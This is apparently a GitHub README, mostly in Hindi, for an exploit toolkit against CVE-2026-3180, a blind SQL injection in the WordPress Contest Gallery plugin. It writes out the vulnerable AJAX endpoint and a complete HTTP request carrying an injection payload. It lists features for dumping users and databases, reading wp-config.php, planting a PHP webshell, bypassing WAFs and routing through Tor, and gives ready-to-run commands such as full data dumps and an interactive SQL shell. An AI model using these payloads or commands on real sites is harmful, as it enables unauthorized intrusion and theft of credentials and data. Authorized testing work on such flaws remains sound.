 cerberusmrxi/wp-contest-gallery-28.1.4-exploit
CVE-2026-3180 के लिए पूर्ण शोषण टूलकिट - WordPress Contest Gallery SQL Injection कमजोरी। इसमें स्वचालित डेटा निष्कर्षण, WAF बाईपास, रिवर्स शेल, SQLMap एकीकरण, Burp एक्सटेंशन जनरेशन और पेनिट्रेशन टेस्टिंग तथा सुरक्षा अनुसंधान के लिए रिपोर्टिंग शामिल है।


CVE-2026-3180 के लिए प्रूफ-ऑफ-कॉन्सेप्ट मूल्यांकन उपकरण
लेखक: Sudeepa Wanigarathna · मूल खोज: cardosource
[!IMPORTANT] केवल अधिकृत उपयोग। यह उपकरण सुरक्षा अनुसंधान, शिक्षा, और उन प्रणालियों के परीक्षण के लिए है जिनके आप स्वामी हैं या जिनके मूल्यांकन के लिए आपके पास स्पष्ट लिखित अनुमति है। कंप्यूटर सिस्टम तक अनधिकृत पहुंच अवैध है। लेखक दुरुपयोग के लिए कोई दायित्व नहीं लेता है।
CVE-2026-3180 वर्डप्रेस Contest Gallery प्लगइन में एक उच्च-गंभीरता, अप्रमाणित ब्लाइंड SQL इंजेक्शन है। यह दोष post_cg1l_resend_unconfirmed_mail_frontend AJAX हैंडलर में मौजूद है, जहाँ cgl_mail पैरामीटर को उचित स्वच्छता के बिना SQL क्वेरी में पास किया जाता है।
यह रिपॉजिटरी अधिकृत सुरक्षा पेशेवरों के लिए एक पूर्ण-विशेषताओं वाला Python PoC (v2.0) प्रदान करता है ताकि प्रभाव को मान्य किया जा सके, वर्डप्रेस डेटा निकाला जा सके, रिपोर्ट तैयार की जा सके, और उद्योग-मानक उपकरणों (SQLMap, Burp Suite, Nuclei) के साथ एकीकृत किया जा सके।
| गुण | मान |
|---|---|
| CVE ID | CVE-2026-3180 |
| CVSS | 7.5 (उच्च) |
| हमला वेक्टर | नेटवर्क — अप्रमाणित |
| प्रभाव | गोपनीयता उल्लंघन, डेटाबेस पढ़ना, क्रेडेंशियल चोरी |
| प्रभावित उत्पाद | WordPress Contest Gallery प्लगइन |
| प्रभावित संस्करण | 28.1.4 और पुराने |
| भेद्यता प्रकार | ब्लाइंड SQL इंजेक्शन |
| DBMS | MySQL / MariaDB |
| फ़ील्ड | मान |
|---|---|
| URL | /wp-admin/admin-ajax.php |
| Method | POST |
| Action | post_cg1l_resend_unconfirmed_mail_frontend |
| भेद्य पैरामीटर | cgl_mail |
POST /wp-admin/admin-ajax.php HTTP/1.1 Host: target.example Content-Type: application/x-www-form-urlencoded
action=post_cg1l_resend_unconfirmed_mail_frontend &cgl_mail=qualquer'OR/**/1=1#@teste.com &cgl_page_id=1 &cgl_activation_key= &cg_nonce=%20
### संदर्भ

- [CVE-2026-3180](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-3180)
- [Exploit-DB 52609](https://www.exploit-db.com/exploits/52609)
- [मूल लेख (cardosource)](https://dev.to/22l31on/wordpress-contest-gallery-plugin-vulnerability-2ff6)

---

## विशेषताएँ

### मुख्य शोषण

| क्षमता | विवरण |
|---|---|
| भेद्यता पहचान | बूलियन, समय-आधारित, त्रुटि-आधारित, यूनियन और स्टैक्ड क्वेरी परीक्षण |
| अंध निष्कर्षण | बूलियन अनुमान के माध्यम से बाइनरी-खोज वर्ण निष्कर्षण |
| पूर्ण डेटा डंप | उपयोगकर्ता, डेटाबेस मेटाडेटा, विकल्प, प्लगइन्स, थीम, पोस्ट, तालिकाएँ |
| इंटरैक्टिव SQL शेल | बैकएंड के विरुद्ध मनमानी `SELECT` क्वेरी चलाएँ |
| wp-config.php निष्कर्षण | सामान्य पथों के विरुद्ध `LOAD_FILE()` प्रयास |
| रिवर्स शेल | PHP वेबशेल `INTO OUTFILE` / `DUMPFILE` के माध्यम से लिखें (जब अनुमति हो) |

### चोरी और प्रदर्शन

| क्षमता | विवरण |
|---|---|
| WAF बायपास | 15+ एन्कोडिंग और अस्पष्टीकरण तकनीकें |
| मल्टी-थ्रेडिंग | तेज निष्कर्षण के लिए कॉन्फ़िगरेबल वर्कर थ्रेड |
| दर सीमित करना | अनुरोधों के बीच कॉन्फ़िगरेबल विलंब |
| पुनः प्रयास तर्क | क्षणिक विफलताओं पर स्वचालित पुनः प्रयास |
| यूज़र-एजेंट रोटेशन | प्रति अनुरोध यादृच्छिक ब्राउज़र फिंगरप्रिंट |
| प्रॉक्सी समर्थन | HTTP/SOCKS प्रॉक्सी और Tor (`socks5h://127.0.0.1:9050`) |

### रिपोर्टिंग और एकीकरण

| क्षमता | विवरण |
|---|---|
| रिपोर्ट निर्माण | निष्कर्षण सारांश के साथ JSON और HTML रिपोर्ट |
| SQLMap एकीकरण | टैम्पर्स के साथ स्वचालित SQLMap कमांड उत्पन्न करें |
| Burp Suite एक्सटेंशन | जनरेटर + स्टैंडअलोन `burp_contest_gallery.py` |
| Nuclei टेम्पलेट | सामूहिक पहचान के लिए YAML टेम्पलेट |
| Metasploit मॉड्यूल | Ruby सहायक मॉड्यूल (`contest_gallery_sqli.rb`) |
| शेल ऑटोमेशन | curl-आधारित और SQLMap वर्कफ़्लो के लिए Bash स्क्रिप्ट |

### संचालन

| क्षमता | विवरण |
|---|---|
| रंगीन CLI आउटपुट | गंभीरता स्तरों के साथ संरचित लॉगिंग |
| प्रगति ट्रैकिंग | रीयल-टाइम मीट्रिक (अनुरोध, समय, निष्कर्षण गति) |
| शांत / विस्तृत मोड | स्क्रिप्टिंग और डिबगिंग के लिए उपयुक्त |
| सिग्नल हैंडलिंग | `Ctrl+C` पर सुचारू सफाई |
| Docker तैयार | कंटेनरीकृत तैनाती समर्थन |
| CI/CD पाइपलाइन तैयार | ऑटोमेशन के लिए एग्जिट कोड और JSON आउटपुट |

---

## स्थापना

### पूर्वापेक्षाएँ

- Python **3.8+**
- `pip`
- परीक्षण के तहत लक्ष्य तक नेटवर्क पहुंच

### वैकल्पिक बाहरी उपकरण

| उपकरण | उद्देश्य |
|---|---|
| [SQLMap](https://github.com/sqlmapproject/sqlmap) | स्वचालित SQL इंजेक्शन |
| [Burp Suite](https://portswigger.net/burp) | मैनुअल परीक्षण और एक्सटेंशन होस्टिंग |
| [Nuclei](https://github.com/projectdiscovery/nuclei) | टेम्पलेट-आधारित स्कैनिंग |
| [Hashcat](https://hashcat.net/hashcat/) | ऑफलाइन हैश क्रैकिंग |
| [Tor](https://www.torproject.org/) | अनाम रूटिंग (`--proxy tor`) |

### सेटअप```bash
git clone https://github.com/CerberusMrXi/WP-Contest-Gallery-28.1.4-Exploit.git
cd WP-Contest-Gallery-28.1.4-Exploit

python3 -m venv venv
source venv/bin/activate          # Windows: venv\Scripts\activate

pip install -r requirements.txt

python3 cve-2026-3180.py --help
आवश्यक (रनटाइम):```text requests>=2.31.0
**अनुशंसित (requirements.txt से):**```text
colorama>=0.4.6
tqdm>=4.65.0
pyyaml>=6.0
python-dateutil>=2.8.2
urllib3>=2.0.0
मुख्य एक्सप्लॉइट केवल Python मानक लाइब्रेरी और
requestsका उपयोग करता है। अतिरिक्त पैकेज आउटपुट और रिपोर्टिंग को बेहतर बनाते हैं।
http://target.exampleको केवल प्रयोगशाला या अधिकृत लक्ष्य से बदलें।

python3 cve-2026-3180.py http://target.example --scan
### पूर्ण शोषण (पता लगाना + निकालना)```bash
python3 cve-2026-3180.py http://target.example
python3 cve-2026-3180.py http://target.example --dump users
### इंटरैक्टिव SQL शेल```bash
python3 cve-2026-3180.py http://target.example --sql-shell
python3 cve-2026-3180.py http://target.example --report html -o assessment.html
### Burp प्रॉक्सी के माध्यम से```bash
python3 cve-2026-3180.py http://target.example --proxy http://127.0.0.1:8080 -v
python3 cve-2026-3180.py http://target.example --scan
बूलियन, समय-आधारित और त्रुटि-आधारित पहचान को पूर्ण निष्कर्षण के बिना चलाता है।

### पूर्ण डेटा निष्कर्षण```bash
python3 cve-2026-3180.py http://target.example --dump all
डेटाबेस जानकारी, उपयोगकर्ता, विकल्प, प्लगइन्स, थीम, पोस्ट, तालिकाएँ और सिस्टम मेटाडेटा निकालता है।

